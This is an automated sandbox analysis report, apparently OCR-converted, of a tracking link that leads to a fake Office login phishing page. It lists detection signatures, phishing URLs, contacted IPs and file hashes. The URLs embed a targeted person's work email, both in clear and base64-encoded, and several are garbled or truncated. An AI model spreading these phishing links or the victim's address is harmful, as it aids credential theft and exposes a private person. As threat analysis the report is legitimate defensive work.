ID: 345147
Cookbook: browseurl.jbs
Time: 19:08:08
Date: 27/01/2021
Version: 31.0.0 Emerald


Table of Contents

Copyright null 2021


Analysis Report https://ulfn.us7.list-manage.com/pages…

Overview

General Information

Sample URL:	http://https://ulfn.us7.list-manage.com/pages/track/click?u=f02410e509aa7acfb89f905d5&id=b236d506e0/#cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=
Analysis ID:	345147
Most interesting Screenshot:	

Detection




HTMLPhisher

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Phishing site detected (based on fav…
- Yara detected HtmlPhish_10
- Phishing site detected (based on im…
- Phishing site detected (based on log…
- HTML body contains low number of …
- HTML title does not match URL
- Suspicious form URL found

Classification



Startup

- **System is w10x64**
- iexplore.exe (PID: 6096 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 4620 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6096 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files


Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\Login0[1].htm	JoeSecurity_HtmlPhish_10	Yara detected HtmlPhish_10	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\Login0[1].htm	JoeSecurity_HtmlPhish_10	Yara detected HtmlPhish_10	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview

Copyright null 2021



Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Phishing:

Phishing site detected (based on favicon image match)

Yara detected HtmlPhish_10

Phishing site detected (based on image similarity)

Phishing site detected (based on logo template match)

Compliance:


Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impac
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modif Syste Partiti
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devic Lockc
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delet Devic Data


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://https://ulfn.us7.list-manage.com/pages/track/click?u=f02410e509aa7acfb89f905d5&id=b236d506e0/#cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=	0%	Avira URL Cloud	safe	
http://https://ulfn.us7.list-manage.com/pages/track/click?u=f02410e509aa7acfb89f905d5&id=b236d506e0/#cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=	100%	SlashNext	Fake Login Page type: Phishing & Social Engineering	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/Login0.php?websrc=59c275dc2e97dd3b896ed4ff2b82a8fd&dispatched=40&id=2677652988&email=	100%	SlashNext	Fake Login Page type: Phishing & Social Engineering	
http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/Login0.php?websrc=59c275dc2e97dd3b896ed4ff2b82a8fd&dispatched=32&id=3805042069&email=rob.bernstein@hklaw.com#&^&&787778377vhefhhgfnvshnHBsZS5jb20vc2hvcHwxYW9zNGJjMKJHlkgiutgKHklgklu66GY4MTI3ZGZhMWKJHKLGHGDJHKJNvbS9zaG9wL2FjY291bnQvc2V0dXAvc3RhcnQ_c=	100%	SlashNext	Fake Login Page type: Phishing & Social Engineering	
http://https://school-rees.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/Login0.php?websrc=59c275dc2e97dd3b	0%	Avira URL Cloud	safe	
http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/Login0.php?websrc=59c275dc2e9	0%	Avira URL Cloud	safe	
http://https://school-resourcm/#cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=es.co.uk/office/bb64a86f40e39f8b5655ebe5a4a	0%	Avira URL Cloud	safe	
http://https://school-resources.co.uk/office/?email=cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=	0%	Avira URL Cloud	safe	
http://https://jcabale.com/account/token/referrer=	0%	Avira URL Cloud	safe	
http://https://school-resources.co.uk/office?email=	0%	Avira URL Cloud	safe	
http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/?email=rob.bernstein	0%	Avira URL Cloud	safe	
http://https://dvvn.xyz/accounts/token/referrer=	0%	Avira URL Cloud	safe	
http://https://budgegrowth.com/	0%	Avira URL Cloud	safe	
http://https://school-reched=32&id=3805042069&email=rob.bernstein	0%	Avira URL Cloud	safe	
http://https://budgegrowth.com/#cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=	0%	Avira URL Cloud	safe	
http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/images/favicon_a_eupayfgghqia	0%	Avira URL Cloud	safe	
http://https://budgegrowth.com/#cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=Root	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
budgegrowth.com	69.49.229.38	true	false		unknown
school-resources.co.uk	51.91.19.20	true	false		unknown
ulfn.us7.list-manage.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/Login0.php?websrc=59c275dc2e97dd3b896ed4ff2b82a8fd&dispatched=32&id=3805042069&email=rob.bernstein@hklaw.com#&^&&787778377vhefhhgfnvshnHBsZS5jb20vc2hvcHwxYW9zNGJjMKJHlkgiutgKHklgklu66GY4MTI3ZGZhMWKJHKLGHGDJHKJNvbS9zaG9wL2FjY291bnQvc2V0dXAvc3RhcnQ_c=	true	• SlashNext: Fake Login Page type: Phishing & Social Engineering	unknown
http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/Login0.php?websrc=59c275dc2e97dd3b896ed4ff2b82a8fd&dispatched=40&id=2677652988&email=	true	• SlashNext: Fake Login Page type: Phishing & Social Engineering	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://school-rees.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/Login0.php?websrc=59c275dc2e97dd3b	{B93302E9-60CA-11EB-90EB-ECF4BBEA1588}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/Login0.php?websrc=59c275dc2e9	{B93302E9-60CA-11EB-90EB-ECF4BBEA1588}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://school-resourcm/#cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=es.co.uk/office/bb64a86f40e39f8b5655ebe5a4a	{B93302E9-60CA-11EB-90EB-ECF4BBEA1588}.dat.1.dr	false	• Avira URL Cloud: safe	low
http://https://school-resources.co.uk/office/?email=cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=	office[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://jcabale.com/account/token/referrer=	NUU992W7.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://school-resources.co.uk/office?email=	NUU992W7.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/?email=rob.bernstein	bb64a86f40e39f8b5655ebe5a4a1ca3d[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://dvvn.xyz/accounts/token/referrer=	NUU992W7.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://budgegrowth.com/	{B93302E9-60CA-11EB-90EB-ECF4BBEA1588}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://school-reched=32&id=3805042069&email=rob.bernstein	{B93302E9-60CA-11EB-90EB-ECF4BBEA1588}.dat.1.dr	false	• Avira URL Cloud: safe	low

Copyright null 2021

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://budgegrowth.com/#cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=	~DF882B6DAF3B157BE0.TMP.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/images/favicon_a_eupayfgghqia	imagestore.dat.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://budgegrowth.com/#cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=Root	{B93302E9-60CA-11EB-90EB-ECF4BBEA1588}.dat.1.dr	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
51.91.19.20	unknown	France		16276	OVHFR	false
69.49.229.38	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	345147
Start date:	27.01.2021
Start time:	19:08:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	browseurl.jbs
Sample URL:	http://https://ulfn.us7.list-manage.com/pages/track/click?u=f02410e509aa7acfb89f905d5&id=b236d506e0/#cm9iLmJlcm5zdGVpbkBoa2xhdy5jb20=
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Copyright null 2021

Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.phis.win@3/16@4/2
Cookbook Comments:	• Adjust boot time • Enable AMSI • Browsing link: https://school-resources.co.uk/office/bb64a86f40e39f8b5655ebe5a4a1ca3d/
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, ielowutil.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 40.88.32.150, 104.42.151.234, 104.108.39.131, 23.50.105.71, 152.199.19.161 • Excluded domains from analysis (whitelisted): e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, skypedataprdcoleus15.cloudapp.net, go.microsoft.com, ie9comview.vo.msecnd.net, e13829.x.akamaiedge.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, swc.list-manage.com.edgekey.net, watson.telemetry.microsoft.com, skypedataprdcolwus16.cloudapp.net, cs9.wpc.v0cdn.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{B93302E7-60CA-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	30296
Entropy (8bit):	1.8522843087935756
Encrypted:	false
SSDEEP:	192:rBZWZ12l/9WDttif5dDzMPLBRRD6sfrdqjX:rHSsl/Uhys9Xp0
MD5:	B307CFE09B6C350732CD88D2E903F8BA
SHA1:	EB7E286399A38F177384DC157C0045F7A0897D23
SHA-256:	405DD9913EEFBC333B6F4EDAB6282C8EA8A9A1312CE21C5DEF87C4D8A972A4EF
SHA-512:	3E17300A23688974B80B486A087E6DC61D7EDD8D48CA03490DCE49718077CB5F7BDD696C672276CBCF1D5C938568682F9BDA5857B3794C7FFEC281D4D7BA8F
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{B93302E9-60CA-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	53066
Entropy (8bit):	2.650484137640701
Encrypted:	false
SSDEEP:	384:rIgNZ1/h44rlpt/OujTKhGrAhYhGrA7LN8bU//Dj6/85:tBhD/h/r2e
MD5:	381CDF37D8F0EE31D1C2BEF7C2E6920E
SHA1:	77E4FE9BB28BFAE5FF3A81AF30C58AFE6720221F
SHA-256:	E0F9F506A75391A7A947E83E81263395E507BDD9BE7A8212DFBC935FE4D3F7E9
SHA-512:	ED1B8E29E0C35D95F3D4972D1326AA53AE9AA0FB3447E2BCE21B43ECAE0B25ADADC311D7139597D3F3252173DB655039CEE14ED049820180DEA54C254F0D17 B3
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{BFB58E36-60CA-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5664005800751348
Encrypted:	false
SSDEEP:	48:IwbGcpraGwpaIG4pQYGrapbSp/rGQpK7G7HpRj/sTGIpG:rBZCQY6mBSp/FA6Tj/4A
MD5:	8FFDC12C8070C29FD221A52151913E1C
SHA1:	23207B1D76E23FAF997158AC8503522663A86FC7
SHA-256:	F8A4AECFB89316D69F1E8984BB0357110A717FB41CFC81DD0512795771567DC1
SHA-512:	A8444559CEE0DFAA1149213C2F47C7C2C77A091DEEDEA34C3F7892F29FF28D6C35DAACF8D0EB3EE1844FC3C125AB45BDF590E0618A8C6B75369547E4F894C2 C7
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
Category:	dropped
Size (bytes):	18812
Entropy (8bit):	3.1838157322345206
Encrypted:	false
SSDEEP:	48:onduDPnduDmnduDGnduD/gyyyyyyyyyyyyypnduDhUnduD4QQQQQx:GgLLYj9QQQQQx
MD5:	EF535A2E608E01DB5DEEF96F3F73D954
SHA1:	5D69D0F2F254E8A2255DA4ECA559056827EA0F88
SHA-256:	B719C88B314B744FACF0F1E719FE574A728C95709725D18DE06AD408B5A286A5
SHA-512:	45596C023EEB7DBFE832CA4C589C216D7B68B84628FFFDF7359838E8E6491D04C94E64DD88902640AFB2CFA4642621CCF1E6C207B528AAF7316F87FE0FC9C94
Malicious:	false
Reputation:	low

Preview:

```
s.h.t.t.p.s.:././.s.c.h.o.o.l.-.r.e.s.o.u.r.c.e.s...c.o...u.k./.o.f.f.i.c.e./.b.b.6.4.a.8.6.f.4.0.e.3.9.f.8.b.5.6.5.5.e.b.e.5.a.4.a.1.c.a.3.d./.i.m.a.g.e.s./.f.a.v.i.c.o.n._.a._.e.u.p.a.y.f.g.g.h.q.i.
a.i.7.k.9.s.o.l.6.l.g.2...i.c.o.~(................h(......(....................(...................................."P........................................"""""""""""""""""""""""""""""""""""""""" ...3333333333333333333333333
33333"""""""""""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""""""""""" ...333
333333333333333333333333333"""""""""""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""""""""""" ...333333333333333333333333333333""""""
"""""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""""""""""" ...333333333333333333333333333333"""""""""""""""""""""""""""""""""""""""" ...3333333333333
33333333333333333"""""""""""""""""""""""""""""""""""""""" ...33333333333333333333333333333
```

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\NUU992W7.htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	983
Entropy (8bit):	5.6888978598864695
Encrypted:	false
SSDEEP:	24:LvPMP0iMeEbjI5qEoeK+C6uSAltSrOIXHsmYRFfwh/4fdob:zPoLej+1CT5ltkd3smYL24lG
MD5:	F104E338B8320CF28966A3EE74E52F53
SHA1:	C38AB750CD2C0B226F72481946ED01440976715D
SHA-256:	D6D3F7C70A61D1348EE09F1F719BB02DD4EC0102A5B660EDAE25D03C93965198
SHA-512:	9FE56DA733820D0A6A77CF91584B0D661E781B9A4760DC98AEC7ECF6ABFC5B257813088EE809F49DA15E4E2E1A802007632C889DBE5FA2BCD9304FC804186C7 A
